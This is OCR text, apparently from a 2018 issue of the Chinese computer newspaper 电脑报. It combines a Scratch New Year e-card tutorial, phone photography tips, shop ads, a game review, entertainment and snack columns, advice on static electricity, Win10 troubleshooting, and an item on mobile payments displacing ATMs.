让 Scratch2.0 给你一张新年电子贺卡(三)

嘿嘿！小编终于又和大家见面了，我们将继续利用 Scratch2.0 编程，本期我们将在前两期的编程作品上，新添“雪花”和“企鹅”这两个角色来完善我们的“新年电子贺卡”。当雪花接收到消息时自动克隆本体，会在舞台区自行闪烁和飘落；当企鹅接收到消息时，会给大家带来好听的歌曲和可爱的舞蹈。

一、上传角色

1. 角色区：单击“从角色库中选取角色”，选择“节日”，再选择“Snowflake”和“Penguin3”这两个角色并依次上传。

2. 右键单击“Snowfloke”角色，选择“info”，给“Snowfioke”角色重命名为“雪人”。

3. 同步骤 2，给“Penguin3”角色重名为“企鹅”。

二、给雪花编程

（一）克隆雪花

1. 选择雪花，单击事件，拖曳“当绿旗被点击”到程序区。

2. 单击外观，拖曳“隐藏”积木块，放在“当绿旗被点击”的下面。

3. 单击事件，拖曳“当接收到 Play”积木块，放在程序区。


4. 单击控制，拖曳“重复执行”积木块，放在“当接收到 Play”的下面。

5. 单击运动，拖曳“移到 X:55 Y:66”积木块，放在“重复执行”的里面。

6. 单击运算，拖曳两个“在 1 到 10 之间随机选一个数”积木块，分别放在数字“55”和数字“66”的上面，并把左边改为“在 -240 到 240 之间随机选一个数”，右边改为“在 -180 到 180 之间随机选一个数”。

7. 单击控制，拖曳“等待 1 秒”积木块，放在“移到 X:在 -240 到 240 之间随机选一个数 Y:在 -180 到 180 之间随机选一个数”的下面。

8. 单击控制，拖曳“克隆自己”积木块，放在“等待 1 秒”的下面。



（二）克隆体移动闪烁

1. 单击控制，拖曳“当作为克隆体启动时”积木块到程序区。

2. 单击外观，拖曳“显示”积木块，放在“当作为克隆体启动时”的下面。

3. 单击控制，拖曳“重复执行”积木块，放在“显示”的下面。

4. 单击外观，拖曳“将角色大小增加 10”积木块，放在“重复执行”的里面。

5. 单击运算，拖曳“在 1 到 10 之间随机选一个数”，将“1”改为“-5”，“10”改为“-10”，并放在“将角色大小增加 10”上的“10”上面。

6. 单击运动，拖曳“右转 15 度”积木块，放在“将角色大小增加在 -1 到 -10 之间随机选一个数”的下面。

7. 单击运算，拖曳“在 1 到 10 之间随机选一个数”，将“10”改为“360”，并放在“右转 15 度”上的“15”上面。

8. 单击运动，拖曳“在 1 秒内滑行到 X:36 Y:123”积木块，放在“右转在 1 到 360 之间随机选一个数”的下面。

9. 单击运算，拖曳“在 1 到 10 之间随机选一个数”，将“1”改为“5”，并放在“在 1 秒内滑行到 X:36 Y:123”积木块的“1”上面；再拖曳“在 1 到 10 之间随机选一个数”积木块，并把数字“1”改为“-240”、“10”改为“240”放在“在 1 秒内滑行到 X:36 Y:123”积木块靠左边的数字 36 上；再拖曳“在 1 到 10 之间随机选一个数”积木块，并把数字“1”改为“-180”、“10”改为“180”放在“在 1 秒内滑行到 X:36 Y:123”积木块靠右边的数字“123”上。

三、给企鹅编程

（一）给企鹅定位

将企鹅角色拖曳到舞台中间的道路上。

1. 选择企鹅角色，单击事件，拖曳“当绿旗被点击”到程序区。

2. 单击外观，拖曳“隐藏”积木块，放在“当绿旗被点击”的下面。

3. 单击运动，拖曳“移到 X:3 Y:56”积木块，放在“隐藏”的下面。

4. 单击外观，拖曳“将角色的大小设定为 100”积木块，放在“移到 X:3 Y:56”的下面，并将“100”改为“60”。

（二）会唱会跳的企鹅

浏览器或者酷狗或者 QQ 音乐自行下载儿歌“儿歌 - 新年好”并存入电脑桌面。

1. 单击事件，拖曳“当接收到 Play”积木块，放在程序区。

2. 单击外观，拖曳“显示”积木块，放在“当接收到 Play”的下面。

3. 单击外观，拖曳“将造型切换为 Penguin3-a”积木块，放在“显示”的下面。

4. 单击外观，拖曳“说 Hello！”积木块，放在“将造型切换为 Penguin3-a”的下面，并在“Hello！”处输入“新年好呀！新年好呀！”。

5. 点击 Scratch 页面正上方的“声音”图标，再点击“从本地文件中上传声音”，选择桌面，上传之前你自己下载并保存好的音乐“儿歌 - 新年好”。

6. 单击声音，拖曳“播放声音儿歌 - 新年好”积木块，放在“说新年好呀！新年好呀！”积木块的下面。

7. 单击控制，拖曳“重复执行”积木块，放在“播放声音儿歌 - 新年好”积木块的下面。

8. 单击外观，拖曳“下一造型”积木块，放在“重复执行”的里面。

9. 单击控制，拖曳“等待 1 秒”积木块，放在“下一造型”的下面。

三期的“新年电子贺卡”编程到本期就完整结束啦！有兴趣的小朋友可以试着将第一期角色里“阿怪”所说的话，全部编写成有声音的，或者你可以编写成你指定的人的名字，从而把我们的“新年电子贺卡”做得更生动有趣！还是那句老话，编写中遇到任何问题，欢迎大家投稿与小编互动。最后小编提前祝大家新年快乐！

电脑報

邮发代号
77-19
市场零售价：5.00元
全年订价：250.00元

详情咨询生活馆淘宝客服

还没订阅电脑报的小伙伴们请注意了
破季订阅有礼活动开始了

凡在电脑报生活馆订阅2018年3月至12月报纸 210元
+1元即可购买电脑报25年珍藏版T恤
活动时间：2018年2月1日-2月25号止，详情请咨询客服

电脑报生活馆网址 dnbbook.taobao.com

2018年《电脑报》迎来重大改版，在保持新锐、公正、专业、个性的同时，将给读者带来全新的阅读体验：
★更多的深度、策划、精品内容
★更清晰、更尖锐的观点和分析
★更多关注新知识、新科技、新产品
★生活化、品味化、趣味化

如有订阅疑问请与电脑报经营有限公司联系，联系电话023-63863737
地址：重庆市渝中区双钢路3号科协大厦 1306室报刊发行中心 邮编：400013

彩灯高挂,手机拍摄朦胧光斑可好?

临近春节,你出去走走就会发现,各种新春灯饰都挂了出来,夜晚被装点得更加星光点点,不仅和白天很不同,整个城市都好像换上了新装,节日气氛越来越浓。看到这么多灯饰的装点,寒冷也被暂时忘记了一些,我也一时兴起,为什么不利用手机拍摄美丽的光斑照片呢?不知道又会是一幅怎样的梦幻场景?

结束了一周的工作,晚上漫步在重庆最知名的解放碑商圈,突然发现所有树木都披上了华丽的彩灯。这里有很多来重庆旅行的外地朋友,还有专门带着摄影装备来进行拍摄创作的,也有很多像我一样的纯路人。而不管是谁,目的地有何不同,看到这样一番景象,都不约而同地停下脚步把它们装进自己的手机或相机镜头中。

我当然也不例外,举起手机拍照的同时,耳边不时传来旁人“哇,真是太美,太漂亮了……”之类的赞叹,即使冷冷的寒风在脸上胡乱地拍,但走在这样的灿烂灯光下,心情都变得美丽起来,幸福感也从心底里冒了出来。

说到手机拍摄光斑照片的方法,流传已久的就是利用 AF 锁定对焦,然后虚焦拍摄。比如下面这张,我先将对焦锁定在天空区域,然后移动手机,整个画面就出现了虚焦的情况,这个时候随意拍摄有灯光的地方,印入眼前的就都是漂亮的小圈圈了。


另外,如果你正好是使用的双摄手机,还可以利用 2X 变焦功能拉近拍摄,光斑也会变得更大,获得更加梦幻的大圈圈哦。

既然可以用 2X 变焦,也别忘了手机上可以带来背景虚化效果的大光圈或者人像模式。找一个前景近距离对焦,把五彩斑斓的灯光当作背景,利用虚化模式就可以拍出比平时的微距更加明显的背景虚化效果,梦幻的光斑也就出来了。

手机拍了照片当然也少不了后期,使用偏暖色调的滤镜,可以更充分地表达出节日的气氛哟。另外,如果想让这些小光斑有不同的形状,我给你们推荐一个小方法:利用天天 P 图软件里面的虚化功能,可以把这些光斑变成小星星和小桃心的形状,满满的少女心。

如果你还说没感受到年味儿,我建议你也出去走走,穿梭在人群中,走在城市的街道上,看到这样的五彩装点,肯定也会更期待春节的到来了,感觉到过年真好啊!

利用 2X 变焦,光斑虚化效果更加突出



利用手机虚焦也能拍出这样梦幻的光斑效果

利用天天 P 图的虚化功能可以把光斑变成小星星和小桃心的形状

家人才是最美的风景

相信很多朋友正在或者即将踏上回家的路,还有不少已经到家的,开启了走亲访友模式,和一年难得聚在一起的亲人、朋友、同学,吃饭、吹牛、搓麻将……这不,机智猫拍客专区已经为我们发回了众多家人的甜蜜时刻了。即使你已经制订好了春节旅行计划,但也别忘了还是抽点时间给家人,起码也要为家里的老人、孩子、三姑六婆、猫猫狗狗拍拍照哦,家人也是风景,还可以把溜走的时间凝固在相框里。

爷孙俩 @ 林虓垚 拍摄手机:iPhone 5s

冰上华尔兹 @ 宋嘉嘉 拍摄手机:三星 S5

成长的阶梯 @ 李文艳
拍摄手机:三星 S7

两代人 @ 郝豪
拍摄手机:荣耀 V9

奶奶和二宝 @ 李乾利
拍摄手机:乐视手机 1

点评:孩子在长大,长辈们在变老,趁着回家的机会,和孩子一起多陪伴老人,多多留下他们在一起的画面。

匆匆 @ 小司
拍摄手机:华为 Mate10

农闲时节 @ 秋雨
拍摄手机:努比亚 Z9

看世事变迁 @ 陈岗不姓陈
拍摄手机:iPhone 6s

点评:平常总是忙,春节总算有时间可以停一停,陪家人出去走走看看家乡的变化,或者一起坐下来,唠唠嗑,享受一下难得的慢时光吧!

想了解更多手机摄影技巧、拍客大赛最新进展、和广大拍客交流作品,就上机智猫拍客专区!www.techmiao.com/paike

还可扫码关注机智猫公众号(微信号:techmiao),点击右下角的“拍客大赛”,上传你的手机拍摄作品!

责编:叶家余 组版:何雪松 责校:杨军
日期:2018.2.5 投稿邮箱:pcw-advice@vip.sina.com

电脑报官方商城 春节通知

由于春节放假、快递停运，商城将于 2 月 9 日休店，2 月 22 日开店。
另外，历年春节都会由于渠道商停止进货导致缺货涨价，建议抓紧最后一周的时间购买！

全场二手主机领券减 50 元 / 免费升级全新机箱

最新八代 Coffee LakeR 架构
I7-8700K/GTX 1070/水冷

V1 发烧机

手机淘宝扫一扫
go.icpcw.com/V1.htm

最新八代 Kaby LakeR 架构
I3-8100/GTX1030

V2 娱乐主机

手机淘宝扫一扫
go.icpcw.com/V2.htm

还有各种价位、各种型号装机，详情请咨询店内客服。

二手配件专区

一线品牌 GTX650TI1GB	250 元
一线品牌 GTX 750 TI 2GB	420 元
一线品牌 GTX 760 2GB	590 元
一线品牌 GTX 960 2GB	850 元
24 寸 LED 飞利浦显示器	499 元
27 寸 LED AOC 显示器 特价	599 元
23.6 寸 IPS 华硕显示器	599 元
4GBDDR3 内存	209 元
8GB DDR3 金士顿骇客神条	439 元
300W/400W 电源	59 元 /99 元
500W/600W 电源	149 元 /219 元

手机淘宝扫一扫
go.icpcw.com/espj.htm

Win本:学习、办公、游戏

HP ProBook 6470B	1599元
联想Thinkpad X240	2299元
联想Thinkpad T440S	2499元
联想Thinkpad W540	4199元
华硕FX50J	3099元

手机淘宝扫一扫
go.icpcw.com/tjb.htm


苹果本:时尚、商务、设计

2000+ 元起

手机淘宝扫一扫
go.icpcw.com/pgb.htm

承接中小企业办公本批量定制

新品上架 掌阅 iReader light 电子书阅读器



· 墨水屏
· 6 英寸
· 支持 WiFi 传书

858
好评返现

送原装皮套 + 多重好礼

手机淘宝扫一扫
go.icpcw.com/ireader.htm

电脑报学摄影活动第三波团购

佳能60D/600D/700D 单反相机套机

无外观缺陷/大量优势现货
全套新镜头、新配件

团购价:
2498
起

·适合学摄影、家用、普通商用·

手机淘宝扫一扫
go.icpcw.com/600D.htm

精品二手手机

评测工程师质检 全国顺丰包邮 专业售后保障

iPhone 7/7P
二手主流手机
2700 元起

手机淘宝扫一扫
go.icpcw.com/ip7.htm

春节清仓，特价促销

iPhone 6/6P/6S/6SP
2G Ram 不落后

1200 元起

手机淘宝扫一扫
go.icpcw.com/ip6s.htm

尾货苹果、安卓手机

800 元起

手机淘宝扫一扫
go.icpcw.com/ttjj.htm

接下来>>>>

没有什么事是一篇增刊解决不了的
如果有,那就2345篇!

评测工程师质检 | 功能完好 | 售后无忧 | 全国顺丰包邮

手机淘宝扫一扫

年底清仓
苹果、安卓手机
800元起

go.icpcw.com/ttjj.htm

一场说走就走的旅行

《边境之旅》游戏体验


由Peter Molyneux的个人工作室22cans开发的休闲游戏——《边境之旅》,已经由网易代理且开启了公开测试。游戏中玩家将扮演一位移民的旅行者跨过大海来到未知的大陆进行旅行探索且定居,但是因为主角是一位穷光蛋,所以只有想办法在到达定居点之前保障自己的生存。当前全平台已经公测,大家就跟小编一起来看看,终点究竟有些什么?

游戏画面&音效

《边境之旅》的游戏画面采用了二维渲染和三维建模的混搭，得益于游戏世界以低多边形方式描绘，占用的资源极其少这个优点，呈现在玩家们面前的是一派颇具抽象艺术气息的卡通风格，绝对能让玩家们过目不忘。

尽管游戏不是高精度模型,但是游戏的画面表现能力不俗，远近景色的色彩搭配得很舒服。另外光影散布温暖明亮，丛林深处又阴暗深沉，这样的美景都会让人忍不住使用国服特有的相机功能，记录下来每一个精彩的瞬间。

游戏在整个过程中采用第三人称的视角，玩家需要通过左右滑动屏幕来观察周围的景象，不管是林地、雪原、平原,还是沙漠,每个场景都有其独特的风景。不过要注意林中的小红鸟会随时提示你任务物品的位置，可以说这一趟旅行充满了非常多的乐趣。



在最低画质下色彩等饱和度都是非常不错的

玩家与 NPC 可以把要出售的物品放到传送带上

在物品制作好之后,会显示该物品的各种属性甚至出售价格

在营地除了可以恢复体力,还能交易、生产以及更换营地

游戏玩法

游戏中最为核心的玩法应该就是捡垃圾了,当然这是私下的说法,实际上就是在旅行途中拾取那些有用的物品资源，然后加以制作再进行出售或者自己使用。玩家们通过人物前行,控制好速度，然后滑动屏幕查看四周是否有自己需要的资源，然后直接对着资源滑动收纳进入背包。需要注意的是不要什么都拾取,背包有大小,装不下太多,而且装太多太重之后,屏幕右上角体力值会很快减少。一旦体力降低就需要玩家及时补充食物,或者到营地恢复;一旦体力耗尽,就会晕倒在地上,当然 NPC 每天会免费帮你恢复一次，你也可以马上食用背包中的食物恢复体力。但如果你既没食物，也没有了NPC 免费恢复,又不想使用有偿恢复,那么就只有躺着等待了,原地恢复看似没有什么惩罚,但是你背包里面的东西会倒落出来，此时路过的其他玩家就可以拾取你倒落出来的物品资源,很惨啊有没有。

游戏在前期不能通过打字交流，只能用几个固定的交流方式，后期的交流我们会稍后介绍。在旅行途中,玩家能遇到其他也在路上的人物,有一些是 NPC,有一些玩家,并且到达营地之后,玩家可以进入交易状态。在交易状态下,玩家以及 NPC 会将一些物品扔进交易传送带,如果有你需要的尽管收进包包。传送带后方的物品价格会很贵，传送带往前走时物品价格会下降,所以尽可能的靠前之后再拿进包包。而如果物品最后也没有人拿走，传送带会送进粉碎机,系统收回该物品然后给你最低的价格。在该交易过程中销售金额最多的玩家还能获得系统奖励的箱子,随机开出物资或者装备。在营地中有不少这样的交易状态,毕竟资金很重要,其中花得最多的就是支付过河费用。

同时玩家还能收到系统安排的家人通信，在读取家人信件之后还能给予回信，写回信的时候还能选择当前自己的心情等内容，而这个设定只是为了让玩家更好地融入到游戏。当然信件除了系统安排的家人通信外，还能收到系统送来的礼包。除此之外,你还能接受任务,自己选择不同职业的当前任务，收集不同任务所需的物资或者装备获得奖励，奖励为新的制作配方。在获取配方之后,可以在制作界面选择配方,然后在九宫格里添加所需材料,需要的材料都有图案标示出来，所以只要自己包裹里面有该材料,放进去后,拉动拉杆,就可以制造出对应物品或者装备。

在装备方面,会有帽子、衣服、裤子、鞋子与背包五个装备格,帽子决定你的体力,在移动的时候体力会减少,这一点之前我们就谈到了,在身上重量超重的情况下包裹会呈现红色状态,而且此时体力会翻倍地减少。衣服决定提供的工具挂钩数量,你可以在挂钩处挂上斧头、弹弓等工具。裤子为你提供了口袋数量,你可以在这些口袋里装额外物品，不过还是会算进总重量中。鞋子为你提供速度的上限,但是玩家都会选择很慢的移动。最后背包的大小决定你可以装的东西多少，而且还能自动将相同物品自动整排在一起。从以上介绍中就能看出来最为重要的就是帽子与背包。

最后当玩家抵达小镇之后，这才是游戏真正的开始。在你加入了其中一个小镇,拥有了自己的房子后,就要一心投入到房子的升级中。另外房子中还需要购买保管箱、货柜等家具,保管箱可以成为你存储的家具，货柜可以临时存放东西，不过货柜里的东西在其他玩家串门时是能看到的,并且能够拿走,所以货柜是否要放些什么需要考虑清楚。像沙发、床铺、椅子、桌子等家具,有些能够增加你制作物品的品质,有些提升制作装备的耐久性，有些能减少你体力的消耗,或者让你过河时少付货币。

另外每天都会有商人到小镇收物资，小镇住户可以通过提交物资换得货币，这里提交的物品越贵商人给你的货币也会相对更多，同时还会有金条。金条主要用于小镇公共设施,建立聊天室之后，小镇居民就能一起畅所欲言地聊天了,发展越好说明你们小镇越来越出色。

游戏总结

虽然这看似一款小清新风格的旅行游戏，但当玩家真正深入之后才会发现游戏需要花费心思的地方不少。虽然游戏没有太多的框架限制，不过玩家都会自然而然地沉迷到游戏中,而且会为了金钱、小镇、房子等内容到处奔波。最后你也会发现游戏沿途的风景不过是开始,真正还是会让你从画面向着游戏内容体验进行过渡,在深入游戏后完成一个又一个的目标。

娱乐 有你pick的练习生吗?

又抄袭韩综?还想出一支取代TFBOYS的国民偶像?

被原版制作组点名批评

话说最近小编看了一部选秀综艺《偶像练习生》,觉得当一部搞笑综艺看还不错,所以今天小编就给大家讲讲看完两期后的感(tu)受(cao)。

《偶像练习生》是由爱奇艺制作的,在《中国有嘻哈》结束之后就开始筹备,四个多月后终于上线了。和《中国有嘻哈》"借鉴"韩综《show me the money》一样,《偶像练习生》也是原封不动地复制了韩综《Produce 101》。套路也是一模一样,《偶像练习生》中有 100 名男练习生来自不同经纪公司,出道的和未出道的都有,在这几个月的比赛里,会采用全民投票的方式决定排位和淘汰,最终选拔一支由 9 人组成的国民男子组合。截止到目前,两期总播放量近 4 亿,微博阅读量也高达 27 亿,小编隐隐觉得可能又是一档爆款网综……

至于《Produce 101》(以下简称《101》)是什么样的存在呢,第一季《101》选出的是一支女子组合 IOI,虽然热度比不上男子组合,活动时间也只有一年(也就是一年之后组合会解散,妹子们回到原公司),但新人奖、最佳歌曲奖大大小小的奖也拿了不少。而讨论度最高的第二季《101》选出的是男子组合 Wanna One,这个组合有多火呢,还算新人的他们出道舞台门票直接炒到人民币 1.5 万元一张……而且势头差不多快和 EXO 齐平了,你们随意感受一下。

接着说回《偶像练习生》,亮点也是一个接一个。首先就是导师阵容,一共分为了三个组别:主唱导师——李荣浩;舞蹈导师——周洁琼、程潇;Rap 导师——欧阳靖、王嘉尔。除了欧阳靖和李荣浩以外,其他四位导师都是从韩国组合走出来的,其中周洁琼还是原版《101》第一季里选出来的选手。而且前几天,韩国《101》的制作公司 Mnet 在官网特别用中文发布了声明,指责爱奇艺的《偶像练习生》涉嫌侵权,深表遗憾。真是丢脸丢到了国外。

范冰冰的弟弟也来参加了?

接下来小编就带大家来扒一扒参加比赛的练习生们,也是一个个的都自带话题。首先就是在节目开播之前已经上过好几次热搜的范冰冰的弟弟范丞丞,但在第二期里,范丞丞在表演中的失误导致只拿到了 D 等级,还是期待一下后面会不会发挥出真实实力。第二位就是已经吸粉无数的蔡徐坤,据说当年是 TFBOYS 第四人,后来加入 Swin 男团正式出道,不过第一期的的渔网紧身露点 Play 简直辣眼睛啊!第三个就是来自台湾的选手可爱型小弟弟陈立农,但一开口唱歌就完全 hold 全场,目前也是票数最高的练习生。

除此之外,还有参加过韩版《101》的 Justin 和朱正廷,参加过《燃烧吧少年》的韩沐伯,参加过《中国有嘻哈》的小鬼、朱星杰,以及参加过《2017 快乐男声》的黄新淳等。而且这些练习生的所属公司也是话题点,比如老牌影视制作公司慈文、国内最专业的娱乐公司乐华、王思聪家的经纪公司香蕉娱乐、人人都知道的华谊等,开播之初就曾公布过各个大明星给所属公司选手打 call 的视频(怎么闻到了一丝丝靠后台的味道……)。

总的来说,把它当成一档打发时间的搞笑综艺来看还是可以的,说不定就能一步一步看见继 TFBOYS 之后的超人气偶像组合诞生了呢……不过小编还是希望选手的人设、妆发都不要模仿韩版了好吗,看得很尴尬、很出戏啊!

范冰冰的弟弟范丞丞

第一个拿到 A 等级的蔡徐坤

美食 小编已经火速跑去下单了!

读者互动秀——减肥性能Max的低热量零食

昆布

目前为止没发现比它更符合条件的!这个东西像铁一样硬,吃法是在嘴里慢慢化开然后嚼掉最外面那一层,循环到吃完。所以不可能吃得快,越小片吃得越慢,一包昆布我大概能叼着嚼一天。因为它本质其实就是晒干了的海藻,热量肯定不会太高,一片昆布有 10g 左右,热量 26 千卡左右。

小编回复:《银魂》里面神乐最喜欢吃的东西!

海苔片

海苔啊,妥妥的低热量零食!但是我不太爱吃传统的海苔,小老板的是烤过的,口味很多,喜欢冬阴功味,海鲜味,日本酱油味……其实基本每种都不错啦,一口咬下去咔嚓咔嚓无敌好吃!热量:一袋为 36 克,一包里面大概有十几片,一片的热量差不多只有 15 千卡。也就是说你要吃大概 20 片,才能抵上一个炸鸡腿的热量!

小编回复:小编也超级喜欢吃!

米饼

韩剧看多了就买了他们的米饼来尝尝……味道很像小时候买的那种长长一根的苞米果子,但是没那么甜,所以感觉也健康很多。而且一片真的很大,差不多像脸那么大,吃起来觉得自己很像小松鼠。热量:爆出来的,又没有油,所以热量很低,而且不上火。一大包十几片,但是只有 100 克左右,一片的话也就 25 千卡左右。

小编回复:旺……旺雪饼?

互动专区

最好吃的泡面在这里!

2 月的电子版增刊互动主题是:最好吃的泡面在这里!

如何互动:平时吃厌了统一、康师傅家的泡面,是时候换种口味和品牌了!小编最喜欢的是泰国 Yum Yum 家的泡面,大家最喜欢的是哪种呢?快来告诉小编吧。只要拍摄一张照片,并配上文字说明,发送至"电脑报 CPCW"微信号上,就有机会登上增刊的版面哦。

扫一扫关注
"电脑报CPCW"微信服务号

低温大不了关机,但静电会**毁了你的设备**!

日前,一张关于手机低温跑电的地图刷爆了我们的朋友圈。其实,冬季手机低温跑电真的有那么严重?北方有供暖、南方有空调,有多少人会闲得在漫天大雪里悠然自得地缓慢步行并耍手机?相对于冬季低温引发的电子终端设备各种问题,小编今天想要和大家分享的是更可怕的静电!

静电比低温可怕多了

数九寒冬,天气寒冷干燥,人们在日常生活中时不时就会遭到静电“袭击”。很多人以为,静电最多就是让你“疼一下”,放电完成了也就没什么影响了。其实,这些调皮的“电荷”也会给我们造成不少困扰。

我们向专业做电脑维修的师傅了解到,每年冬季他都会遇到这样的顾客,拎着被击穿集成电路的笔记本电脑来维修,声称电脑漏电,或者说电脑突然就失灵了。其实静电释放对电脑的破坏是有可能的,稍不留神,电脑就会被它摧毁。我们从电脑的运输和专业人员使用过程中的防静电措施,就能窥见一二。

在干燥的冬季,人体活动时,皮肤与衣服之间以及衣服与衣服之间互相摩擦,就会产生静电。这种静电积聚在人体表面,随时等待着“释放”。所以,体表皮肤毛发更多与外界接触的人,会率先被电到,这就是所谓的“静电体质”,虽然我们很难改变这样的“体质”,但通过各种小细节的维护,尽可能降低静电伤害还是做得到的。

电脑主机特别需要小心静电

对于静电的危害其实大部分小伙伴都应该有所了解,小编这里主要还是从实际应用入手,预防静电伤害。在我们组装主机的过程中,主板固定到机箱的步骤很多人都会习惯性的不使用垫片。

实际上,螺丝垫片的设计一方面是让螺丝更加稳固,除了避免金属螺丝伤害主板外,还有防静电的作用,虽然为螺丝上垫片多少有些麻烦,可这的确是很有必要的。

除了在装备主板的时候多费心一些外,选购一款防静电设计的机箱也是相当关键的,可别以为买了拥有防静电设计的机箱就可以一劳永逸了。用电线简单的DIY一条接地线其实是很不错的想法,例如在在机箱螺丝上缠绕一条地线,实际效果也非常好。

笔记本的接口防静电很重要


相对台式机而言,笔记本防静电的重点应该放在USB接口、HDMI接口等细节上,在各种外接设备的插拔过程中,笔记本由于接口静电而损伤主板的案例并不是没有。

在冬季使用电脑前先用手触摸下金属物品或者用热水洗下手释放下静电,然后再使用机器。其实接口只要做了ESD保护,就能很好地避免静电干扰,但问题是目前市面上各种五花八门的线缆和设备实在是太多了……

小心,手机屏幕也有静电

当我们把手机从口袋或包包里拿出来,发现怎么滑动屏幕都没反应,看着来电显示干着急。这是因为手机在干燥的环境下与口袋发生摩擦,使得屏幕产生了静电,导致屏幕暂时性触摸失灵。

在出现这种问题的时候,可以用整个手掌单向擦拭屏幕几次,就可以去除屏幕静电。依旧不行的话可以用较干的湿布擦下屏幕,基本上通过这样的处理,手机屏幕上的静电就可以解决干净了。



另外在手机接口方面,其实同样存在笔记本的问题,所以使用时一定要再三小心。

小心人体带电

人身上的衣服和别人的衣服或座椅摩擦会产生静电,也就是在你的全身上下充满了静电。由于鞋底是橡胶的,绝缘性良好,因此电荷不容易通过鞋导给大地。那么当你触摸水管、机箱等零电位的导体时,你身上的电荷就会通过这些导体导向大地或空气。

避开静电最经济也最方便的解决方法就是钥匙法:用整个手掌握住钥匙(其他纯金属体亦可),用它的尖端触碰零电位导电物体(比如金属门窗、金属水管、暖气管、金属水槽或家电金属外壳等等),让金属的尖端代替你皮肤上的一点来释放电荷。如果有放电的发生,你在暗处就会看到在钥匙尖和导电物体之间有一道电弧。

如果你老被静电折磨,这样简单粗暴的办法还是很有效的,不妨赶紧试试!

修电脑可以不会,但这些小问题你一定要**学会解决**

现在大多数用户可能还是比较懒,一些在当年我们看来轻而易举的电脑小问题,现在要真问到谁,答不出来的可能性肯定非常高。所以我们现在也收集了一些Win10上比较常见的问题,大家只要学会了这些问题的解决方案,那么日常大多数简单的系统问题就能自行搞定了!

系统缺少文件、功能该怎么办

.NET Framework框架突然失效了?XPS文件查看功能用不了了?这可能是系统自带的功能被某些第三方软件关闭了导致的,想要开启很简单。

点击开始菜单中关机键上方的齿轮标志,打开Windows设置:点击“应用”-“应用和功能”,然后点击右侧相关设置下的“程序和功能”。在新弹出的窗口中点击左侧“启用或关闭Windows功能”,勾选需要使用的功能并点击“确定”,按提示联网、下载文件,完成后重启。

文件无法打开怎么办?

视频或图片等文件无法直接双击打开?可能是默认程序出现了问题,所以我们只需更改默认应用即可。

右击无法打开的文件,点击“打开方式”-“选择其他应用”,之后勾选“始终使用此应用打开××文件”。

Windows10无法休眠怎么办?

想要休眠电脑,却在关机中找不到,那么如何在菜单中添加休眠按钮呢?右键点击右下角电池图标,点击“电源选项”,点击左侧“选择关闭盖子的功能”;点击上方“更改当前不可用的设置”;之后勾选下方“休眠”即可。

摄像头打不开怎么办?

想用QQ和微信视频聊天,却发现摄像头无法开启?可能是相机没有设置好。

打开“Windows设置”,点击“隐私”-“相机”,点击“允许应用使用我的相机硬件”。如果还是无法使用相机,可能是驱动程序存在问题。右击开始菜单点击“设备管理器”,双击“图像设备”,右击摄像头设备单机“卸载设备”,按提示完成并重启。或者选择“更新驱动程序软件”,点击“自动搜索更新的驱动程序软件”,按提示完成并重启。

U盘无法识别怎么办?

除了摄像头驱动,Windows 10很多硬件都自带驱动程序,遇到类似的硬件不兼容或运行异常问题时,可以举一反三。比如U盘无法识别,同样可以进入“设备管理器”-双击“通用串行总线控制器”,右击USB根集线器,点击更新驱动程序,按照指示完成即可。

输入法无法切换怎么办?

想要打字,狂按Ctrl+Shift或者Win+空格都没法切换输入法,只能打英文该怎么办?打开“控制面板”,并依次点击“时钟语言和区域”-“语言”-左侧“高级设置”,勾选“使用桌面语言栏”。在开始菜单直接输入ctfmon.exe运行命令后重启输入法。

其实我们介绍的都是很简单的方案,不过的确很有效,很多东西哪怕是小编这样的老手,也是用得着的。但如果我们教大家的方案也没用,那么除了重装系统外,不熟悉电脑的小伙伴们可能就真没辙了。但是要知道,重装系统是万能办法,电脑出现问题而且解决不了的时候,尝试重装系统总是没错的。

微信和支付宝打线下支付大仗，ATM机瑟瑟发抖

ATM机曾经因为便捷、可以24小时服务等特点，被广大持卡用户接纳。但是，随着第三方支付逐渐攻城略地，“出门只带手机”成为越来越多人的选择，而ATM则处在非常尴尬的地位。

因为微信和支付宝，ATM机可能要“退休”了

年轻人觉得其便利度与微信、支付宝转账相比毫无优势，而老年人则依然对ATM机的操作程序和安全性存疑，宁可排长队到人工柜台转账。

受移动支付热潮的打击，这个1939年诞生的、主要提供取现服务的装置，现在被越来越多的用户抛弃，而不少银行甚至开始撤离ATM机了。

